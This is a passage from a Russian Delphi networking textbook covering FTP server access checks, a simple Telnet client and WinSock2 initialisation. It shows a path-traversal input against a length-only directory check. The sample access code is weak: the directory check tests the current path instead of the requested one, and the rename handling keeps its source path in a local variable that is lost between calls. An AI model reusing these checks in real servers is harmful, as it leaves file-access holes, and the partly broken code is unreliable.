Далее используется функция isClient. Вы можете переписать эту функцию, а можете использовать мой вариант. Функция возвращает домашнюю директорию подключаемого пользователя. Если она вернет пустую строку, то мы должны отклонить соединение, потому что нельзя работать с FTP-сервером без указания директории. Но вы можете добавить возможность директории по умолчанию, которая будет использоваться в тех случаях, когда не указано другого значения.

Следующее событие, которое НУЖНО Обработать, — OnChangeDirectory. Это событие генерируется, когда пользователь пытается перейти в другую директорию. Вот код обработчика события:

```
procedure TMainForm.FtpServer1ChangeDirectory(Sender: TObject;
  Client: TFtpCtrlSocket; Directory: TFtpString; var Allowed: Boolean);
begin
 if length(Client.Directory) < length(client.HomeDir) then
  Allowed := false
 else
  Allowed := true;
 if pos('..', Client.Directory)>0 then
  Allowed := false;
end;
```

Здесь происходит банальная проверка по длине пути. Если текущий путь меньше директории, установленной по умолчанию для клиента, то переменной Allow присваивается значение false, потому что нельзя подниматься выше уровня домашней директории. Например, если домашняя директория C:\Home, то путь C:\ оказывается меньше и на него переходить нельзя.

Эта проверка очень простая и сразу же предупреждаю, что она не защищенная. Пользователь может написать такой путь: C:\Home\..\, что позволит ему подняться выше при том, что формально путь длиннее. Именно поэтому помимо измерения длины вы должны проверять наличие в пути точек. Если точки присутствуют, то путь неверный, и нужно запретить переход

по этому адресу. В нормальном пути могут быть только одинарные точки, двойные запрещены!!!



Рис. 4.40. Создание нового пользователя в FTP-сервере

Следующее событие, которое обрабатывается, — `OnClientCommand`. Это событие генерируется каждый раз, когда пользователь пытается выполнить какую-либо FTP-команду. Здесь мы должны проверять, имеет ли права пользователь скачивать, закачивать, переименовывать файлы. В листинге 4.8 приведен пример кода, который проверяет разрешения на выполнение различных команд.

Листинг 4.8. Проверка разрешенных возможностей пользователя

```
procedure TMainForm.FtpServer1ClientCommand(Sender: TObject;
  Client: TFtpCtrlSocket; var Keyword, Params, Answer: TFtpString);
var
 SFD1 : String;
 SFD2 : String;
begin
 ModifyClient(client.username,Keyword,client.directory);
 Logit(client.UserName + ' - ' + client.DataSocket.Addr + ' ' + Keyword + ' • +
    client.directory  + params);
```

```
if (Keyword = 'PUT') or (Keyword = 'STOR') then
 begin
  if IsAllowedTo(client.username,2) = false then
   begin
    client.SendAnswer('501 - не разрешено!');
    exit;
   end;
 end;
if (Keyword = 'GET') or (Keyword = 'RETR') then
 begin
  if IsAllowedTo(client.username,3) = false then
   begin
    client.SendAnswer('501 - не разрешено!');
    exit;
   end;
 end;
if Keyword ='RNFR' then
 begin
  if IsAllowedTo(client.username,4) = false then
   begin
    client.SendAnswer('501 - не разрешено!');
    exit;
   end;
  sfd1 := client.directory + params;
 end;
if Keyword = 'RNTO' then
 begin
  if IsAllowedTo(client.username,4) = false then
   begin
    client.SendAnswer('501 - не разрешено!');
    exit;
   end;
  sfd2 := client.directory + params;
  FileORDirRNTO(sfd1,sfd2);
  sfd1 := '';
  sfd2 := '';
 end;
if Keyword = 'DELE' then
 begin
```

```
    if IsAllowedTo(client.username,5) = false then
     begin
      client.SendAnswer('501 - не разрешено!');
      exit;
     end;
    fileordirdel(client.Directory,params);
    client.FileName :='';
    client.Directory := '';
  end;
end;
```

Через параметр Keyword мы получаем текстовое название команды, которую хочет выполнить пользователь.



Рис. 4.41. FTP-клиент, подключенный к домашнему серверу

Это основные события, которые вы должны обрабатывать для обеспечения безопасности вашего сервера. Если вы соберетесь написать коммерческий сервер FTP, то компонент `FtpServer` из библиотеки ICS сослужит вам хорошую службу и поможет создать качественный продукт. Он возьмет на себя большинство сложных работ, связанных с работой протокола, но безопасность сервера остается на ваших плечах, и вы должны за этим следить.

На компакт-диске в директории \Примеры\Глава 5\FTP Server вы можете увидеть пример FTP-сервера и цветные рисунки из этого раздела.

4.12. Простейший TELNET-клиент

Теперь я хочу показать вам, как можно написать простейшего Telnet-клиента. С помощью такого клиента можно подключится к какому-нибудь серверному порту и выполнять команды прямо на сервере. Например, если подключиться к порту Telnet, то можно запускать на сервере программы. Если подключится к порту FTP, то можно выполнять команды FTP из командной строки.

Для тестирования нашего Telnet-клиента я буду использовать подключение к локальному FTP-серверу, который входит в поставку Windows 2000 и Windows XP. В старых версиях Windows 9x можно использовать Personal WEB Server, который отличается только настройками и меньшим количеством возможностей. Но об этом чуть позже.

Итак, создаем новый проект и делаем форму похожей на изображение на рис. 4.42. Здесь находится две строки ввода: для ввода IP-адреса сервера, к которому мы хотим подключиться, и для ввода номера порта, который надо использовать. В единственном выпадающем списке `TComboBox` можно выбирать тип используемого терминала.



Рис. 4.42. Форма будущей программы

Помимо этого нам понадобятся две кнопки: **Connect** и **Disconnect** для подключения и отключения от сервера. И один компонент `TMemo`, в котором мы будем набирать команды, отправляемые серверу, и отображать результат выполнения команд.

Самым основным компонентом будет `IdTelnetDemo` с закладки **Indy Clients** палитры компонентов. Его нужно просто перенести на форму, все его свойства оставим заданными по умолчанию.

В обработчике нажатия кнопки **Connect** пишем следующий код:

```
procedure TTelnetForm.ConnectButtonClick(Sender: TObject);
begin
 IdTelnet1.Terminal:=TerminalCB.Text;
 IDTelnet1.Host := EdtServer.Text;
 IDTelnet1.port := SpnedtPort.Value;
 IdTelnet1.Connect;
end;
```

В первых трех строках я устанавливаю свойства компонента IdTelnet 1:

- Terminal — здесь указывается в виде текста тип используемого терминала;
- Host — адрес сервера, к которому будем подключаться;
- Port — номер порта, к которому нужно производить подключение.

Обработчик нажатия кнопки Disconnect еще проще:

```
procedure TTelnetForm.btnDisconnectClick(Sender: TObject);
begin
  IdTelnet1.Disconnect;
end;
```

Здесь просто вызывается метод Disconnect компонента IdTelnetl, что приводит к отключению от сервера.

Для отправки команд на сервер мы создадим обработчик события OnKeyPress для компонента Memo1. В этом обработчике напишем следующее:

```
procedure TTelnetForm.Memo1KeyPress(Sender: TObject;
  var Key: Char);
begin
  if IdTelnet1.Connected then
   begin
    IdTelnet1.SendCh(Key);
   end;
end;
```

Здесь происходит проверка: если компонент IdTelnetl подключен к серверу, то символ нажатой клавиши нужно передать на сервер. Для этого используется метод sendch компонента IdTelnetl, а в качестве параметра этому методу передается нажатый символ. Теперь, когда мы нажимаем любую клавишу для ввода символа в компонент Memol, этот символ моментально отправляется на сервер.

Далее создадим обработчик события OnConnected для компонента IdTelnet1. В этом обработчике напишем следующий код:

```
procedure TTelnetForm.IdTelnet1Connected(Sender: TObject);
begin
 Memo1.Lines.Add('Клиент подключен.');
 Memo1.Lines.Add('Можете выполнять команды');
 Memo1.Lines.Add('');
end;
```

В принципе, вся работа этого обработчика направлена на то, чтобы проинформировать пользователя о том, что соединение произошло успешно. Я просто вывожу соответствующий текст в компонент Memo1, что придаст программе большую наглядность.

Теперь создадим обработчик события OnDataAvailable компонента idTeineti. Этот обработчик вызывается каждый раз, когда к нам с сервера поступили данные. В нем нужно написать код из листинга 4.9.

Листинг 4.9. Обработка данных, поступивших с сервера

```
procedure TTelnetForm.IdTelnet1DataAvailable(Sender: TIdTelnet;
  const Buffer: String);
const
  CR = #13;
  LF = #10;
var
  Start, Stop: Integer;
begin
 Memo1.Lines.Add('');
  Start := 1;
  Stop := Pos(CR, Buffer);
  if Stop = 0 then
    Stop := Length(Buffer) + 1;
  while Start <= Length(Buffer) do
  begin
    Memo1.Lines.Strings[Memo1.Lines.Count - 1] :=
      Memo1.Lines.Strings[Memo1.Lines.Count - 1] +
      Copy(Buffer, Start, Stop - Start);
    if Buffer[Stop] = CR then
    begin
      Memo1.Lines.Add('');
```

```
    end;
    Start := Stop + 1;
    if Start > Length(Buffer) then
      Break;
    if Buffer[Start] = LF then
      Start := Start + 1;
    Stop := Start;
    while (Buffer[Stop] <> CR) and (Stop <= Length(Buffer)) do
      Stop := Stop + 1;
  end;
end;
```



Рис. 4.43. Результат работы программы

Весь написанный в листинге код направлен на вывод пришедшего текста с помощью компонента `Memo1`. Для этого ищем символы конца строки и перевода каретки, и если они найдены, то в компонент добавляется новая строка. Для облегчения поиска заведены две константы CR И LF С шестнадцатеричными значениями #13 и #ю, которые являются кодами символов конца строки и перевода каретки.

Теперь поговорим о принципе тестирования. Для проверки работы программы я установил на компьютере сервер IIS. Если ваш компьютер работает под управлением Windows 2000/XP, то для установки этого сервера вам необходимо выполнить следующие действия.

- Для начала необходимо вставить компакт-диск с Windows 2000 или XP в устройство для чтения и запустить setup.exe или дождаться автозапуска. Передо мной открылось окно, как на рис. 4.44 (у вас оно может отличаться, но смысл будет иметь тот же).



Рис. 4.44. Окно установки Windows 2000

- Выберите пункт **Установка дополнительных компонентов,** и вы окажетесь в окне, похожем на изображенное на рис. 4.45. Можете выделить в нем все подряд, в хозяйстве пригодится (но только для обучения). Если вы устанавливаете на рабочий сетевой сервер, то ставьте только то, что нужно.
- Самым важным для нас будет пункт **Internet Information Services (IIS).** Можете дважды щелкнуть по нему, чтобы посмотреть состав IIS. Здесь вы увидите FTP-сервер, Web-сервер, документацию (кривая, но все же) и т. д. Я оставил все, что есть, выбранным (это отнимет не так уж много места на диске) и нажал кнопку **Далее.**
- После установки дополнительных сервисов нужно перейти в **Пуск/Панель управления/Администрирование/Управление компьютером.** Перед вами должно открыться окно, как на рис. 4.46. Если вы раскроете здесь ветку **Службы и приложения,** то сможете увидеть новый пункт **Internet Information Services.** Выделите его, и в правой половине окна появятся:
  - FTP-узел по умолчанию;
  - Web-узел по умолчанию;
  - Виртуальный SMTP-сервер по умолчанию.



Рис. 4.45. Установка дополнительных компонентов



Рис. 4.46. Окно настройки IIS

Выделяя любой из этих сервисов, вы можете запускать, останавливать и приостанавливать любой из них с помощью соответствующих кнопок на панели инструментов.

Выберите пункт **FTP-узел по умолчанию** и щелкните на нем правой кнопкой мышки. В появившемся меню нужно выбрать пункт **Свойства,** и перед вами появится окно настроек FTP-сервера. На первой закладке этого окна нужно обязательно выбрать в строке IP-адрес вашего компьютера (адаптера), через который будет доступен сервер. Если в вашем компьютере две сетевые карты,

то вы должны указать ту, через которую пользователи смогут получить доступ к серверу FTP. Если сетевых карт нет, то можно указать 127.0.0.1.

На закладке **Домашний каталог** нужно указать папку, с которой пользователи будут работать по протоколу **FTP.** Здесь нужно также указать вид доступа к папке.

Вот теперь перейдем к тестированию нашего Telnet-клиента. Для этого запустите его и подключитесь к своему компьютеру (IP-адрес 127.0.0.1) на 21-й порт, где по умолчанию должен ждать FTP-сервер. Как только в компоненте Memo1 вы увидите сообщение об удачном соединении, введите в поле Memo1 команду:

```
USER имя пользователя
```

Нажмите <Enter>, и вы увидите ответ, в котором сервер сообщает вам, что для данного имени пользователя нужно указать пароль. Для ввода пароля выполните команду:

```
PASS пароль
```

Для того чтобы узнать, какие еще команды вы можете выполнять, можно выполнить команду:

```
HELP
```

Вот и все, что я хотел рассказать про Telnet-клиент. Как видите, с его помощью вы можете соединяться с серверными программами и напрямую выполнять их команды. В этом примере я показал прямую работу с **FTP-**сервером, но вы можете таким образом потренироваться с 7-м портом, который выдает ECHO-ответы (просто возвращает все, что вы ему отослали), или с почтовым сервером, если вы знаете его команды.

На компакт-диске в директории \Примеры\Глава 5\Telnet вы можете увидеть пример программы и цветные рисунки этого раздела.

Глава 5

Сеть на низком уровне

Под работой с сетью на низком уровне я буду понимать использование функций Windows библиотеки WinSock. Работать с ней сложнее, чем с компонентами, потому что многие вещи приходится делать вручную. Но все же я посвящу этому процессу целую главу, чтобы вы могли хотя бы понимать, как работает сеть, даже если не захотите программировать чисто на WinSock.

Я сам стараюсь использовать библиотеку Windows очень редко, потому что в компонентах Delphi заложено много проверок и защит от примитивных ошибок, которые случаются всегда, даже у профессионалов. Но все же иногда от WinSock никуда не деться. Например, в этой главе я покажу, как написать самый быстрый сканер портов. С помощью компонентной модели, встроенной в Delphi, это сделать невозможно, а сторонние разработчики предлагают слишком сложные в использовании решения. Именно поэтому тут нам будет не обойтись без прямого участия функций сетевой библиотеки Windows.

5.1. Основные функции WinSock

Библиотека WinSock состоит из одного лишь файла Winsock.dll. Она очень хорошо подходит для создания простых приложений, потому что в ней реализовано все необходимое для создания соединения и приема/передачи файлов. Зато снифер создавать даже не пытайтесь. В WinSock нет ничего для доступа к заголовкам пакетов. MS обещала встроить эти необходимые продвинутому программисту вещи в WinSock2, но как всегда все закончилось только словами.

Чем хороша эта библиотека, так это тем, что все ее функции одинаковы для многих платформ и языков программирования. Так, например, когда мы напишем сканер портов, его легко можно будет перенести на язык C/C++ и даже написать что-то подобное в *nix, потому что там сетевые функции называются так же и имеют практически те же параметры. Разница между сетевой библиотекой Windows и Linux минимальна, хотя и есть. Но так

и должно быть, ведь Microsoft не может по-человечески, и их программистам обязательно надо выделиться.

Сразу же предупрежу, что мы будем изучать WinSock2, а Delphi поддерживает только первую версию. Чтобы она смогла увидеть вторую, нужно подключить заголовочные файлы для этой версии. На диске к книге вы можете найти нужные файлы в директории Headers/Winsock2.

Вся работа сетевой библиотеки построена вокруг понятия socket — это как бы виртуальный сетевой канал. Для соединения с сервером вы должны подготовить такой канал к работе и потом можете соединяться с любым портом сервера. Лучше всего увидеть это на практике, но я попробую дать вам сейчас общий алгоритм работы с сокетами.

1. Инициализируем библиотеку WinSock.
2. Инициализируем socket (канал для связи). После инициализации у нас должна быть переменная, указывающая на новый канал. Созданный сокет — это, можно сказать, открытый порт на вашем компьютере. Порты есть не только на сервере, но и у клиента, и когда происходит передача данных между компьютерами, то она происходит между сетевыми портами.
3. Можно присоединяться к серверу. В каждой функции для работы с сетью первым параметром обязательно указывается переменная, указывающая на созданный канал, через который будет происходить соединение.

5.1.1. Инициализация WinSock

Самое первое, что надо сделать — инициализировать библиотеку (для UNIX-подобных ОС это не нужно делать). Для этого необходимо вызвать функцию `WSAStartup`. У нее есть два параметра:

- Версия WinSock, которую мы хотим использовать. Для версии 1.0 нужно указать `MAKEWORD(1,0)`, но нам нужна вторая, значит, будем указывать `MAKEWORD(2,0)`.
- Структура типа TWSADATA, в которой будет возвращена информация о найденном WinSock.

Теперь узнаем, как нужно закрывать библиотеку. Для этого нужно вызвать функцию `WSACleanup`, у которой нет параметров. В принципе, если ты не закроешь WinSock, то ничего критического не произойдет. После выхода из программы все само закроется, просто освобождение ненужного сразу после использования является хорошим тоном в профаммировании.

Пример инициализации

Давайте сразу напишем пример, который будет инициализировать WinSock и выводить на экран информацию о нем. Создайте в Delphi новый проект.

Теперь к нему надо подключить заголовочные файлы WinSock второй версии. Для этого надо перейти в раздел uses и добавить туда модуль `winsock2`.

Если вы попробуете сейчас скомпилировать этот пустой проект, то Delphi будет ругаться на добавленный модуль. Это потому, что она не может найти сами файлы. Тут можно поступить несколькими способами.

Подключение заголовочных файлов

- Сохраните новый проект в какую-нибудь директорию и туда же скопируйте файлы winSock2.pas, ws2tcpip.inc, wsipx.inc, wsnwlink.inc и wsnetbs.inc. Неудобство этого способа — в каждый проект, использующий Winsock2, надо забрасывать заголовочные файлы.
- Можно поместить эти файлы в папку Delphi\Lib, и тогда уж точно любой проект найдет их.
- Можно положить файлы в отдельную директорию, а затем подключить ее к Delphi. На всякий случай коротко напомню, как это делается, потому что я считаю этот способ наиболее удобным.



Рис. 5.1. Окно настроек Environment Options

Чтобы подключить директорию с заголовочными файлами, в Delphi нужно выбрать в меню **Tools** пункт **Environment options.** В появившемся окне (рис. 5.1)

нужно перейти на вкладку Library. Здесь происходит настройка путей, с которыми работает среда разработки Delphi. Нас интересует первая строка Library Path. В этой строке перечислены пути к директориям с заголовочными файлами и исходными кодами компонентов. Вот сюда и нужно добавить путь к директории с файлами WinSock2. Для этого есть два способа:

1. Добавить ручками в конец строки точку с запятой ";" и после этого написать полный путь к файлам.
2. Щелкнуть на кнопке с тремя точками справа от строки ввода, и перед вами откроется окно, как на рис. 5.2.



Рис. 5.2. Окно настроек путей к директориям

Здесь сверху находится список директорий и под ним строка ввода для нового пути. Справа от строки ввода есть кнопка с тремя точками. Если щелкнуть на этой кнопке, то вы увидите стандартное окно выбора папки. Найдите нужную папку с заголовочными файлами и нажмите OK. Теперь в строке ввода должен отображаться полный путь к нужной директории. Чтобы добавить его нужно щелкнуть на кнопке Add.

Все, путь добавлен, и можно закрывать все окна нажатием кнопок OK.

Получение информации о сокетах

Вот теперь попробуем инициализировать библиотеку WinSock. Для этого перенесите на созданную нами форму три строки ввода и кнопку. Посмотрите на рис. 5.3 и попробуйте сделать что-то подобное.

После этого создайте обработчик события `OnClick` для кнопки и напишите там следующий текст:

```
procedure T Form1.Button1Click(Sender: TObject);
```

```
var
 info:TWSADATA;
begin
 WSAStartup(MAKEWORD(2,0), info);
 VersionEdit.Text:=IntToStr(info.wVersion);
 DescriptionEdit.Text:=info.szDescription;
 SystemStatusEdit.Text:=info.szSystemStatus;
 WSACleanup;
end;
```

Рис. 5.3. Окно будущей программы

В самом начале запускается WinSock с помощью вызова функции wsAStartup. В нем запрашивается вторая версия, а информация о текущем состоянии будет возвращена в структуру info. После этого выводим полученную информацию из структуры в главное окно программы.



Рис. 5.4. Результат работы программы

На компакт-диске в директории \Примеры\Глава 5\Initialize вы можете увидеть пример этой программы.

5.1.2. Подготовка разъема

Прежде чем производить соединение с сервером, надо еще подготовить socket к работе. Этим и займемся. Для подготовки нужно выполнить функцию socket, у которой есть три параметра.

- Тип используемой адресации. Нас интересует Интернет, поэтому мы будем указывать PF_INET или AF_INET. Как видите, оба значения очень похожи и показывают одну и ту же адресацию. Первый из них мы будем использовать при синхронной работе, а второй — при асинхронной. Всегда лучше сразу же определиться, с каким типом порта мы сейчас работаем.
- Базовый протокол. Здесь мы должны указать, на основе какого протокола будет происходить работа. Если вы прочитали документы о сетях на компакт-диске или в *гл. 4,* то должны знать, что существует два базовых протокола: TCP (с надежным соединением) и UDP (не производящий соединений, а просто подающий данные в порт). Для TCP в этом параметре надо указать SOCK_STREAM, а если нужен UDP, то указывайте SOCK_DGRAM.
- Вот здесь мы можем указывать, какой конкретно протокол нас интересует. Возможных значений тут очень много (например, IPPROTO_IP, IPPORT_ECHO, IPPORT_FTP и т. д.). Если хотите увидеть все, то открывайте файл winsock2.pas и запускайте поиск по IPPORT_, и все, что вы найдете, — это и будут возможные протоколы.

Синхронность/асинхронность

Теперь я хочу вас познакомить с синхронностью и асинхронностью работы порта. Разница в этих двух режимах следующая.

Синхронная работа: когда вы вызываете функцию, то программа останавливается и ждет полного ее выполнения. Допустим, что вы запросили соединение с сервером. Программа будет ждать, пока не произойдет реальное соединение или ошибка.

Асинхронная работа: в этом режиме программа не спотыкается о каждую сетевую функцию. Допустим, что вы сделали все тот же запрос на соединение с сервером. Ваша программа посылает запрос на соединение и тут же продолжает выполнять следующие действия, не дожидаясь физического контакта с сервером. Это очень удобно (но тяжело в программировании), потому что можно использовать время ожидания контакта в своих целях. Единственное, что вы не можете делать — вызывать сетевые функции, пока не произойдет реального физического соединения. Недостаток в том, что самому программисту приходится следить за тем, когда закончится выполнение функции и можно будет дальше работать с сетью.

Соединение

Сокет готов, а значит можно произвести соединение с сервером. Для этого в библиотеки WinSock есть функция connect. У этой функции есть три параметра:

- Переменная-сокет, которую мы получили после вызова функции socket.
- Структура типа TSockAddr.
- Размер структуры, указанной во втором параметре. Для того чтобы узнать размер, можно воспользоваться функцией SizeOf и указать в качестве параметра структуру.

Структура TSockAddr очень сложная, и описывать ее полностью нет смысла. Лучше мы познакомимся с ней на практике, а пока я перечислю только основные поля, которые должны быть заполнены:

- sin_family — семейство используемой адресации. Здесь нужно указывать то же, что указывали в первом параметре при создании сокета (для нас это PF_INET или AF_INET);
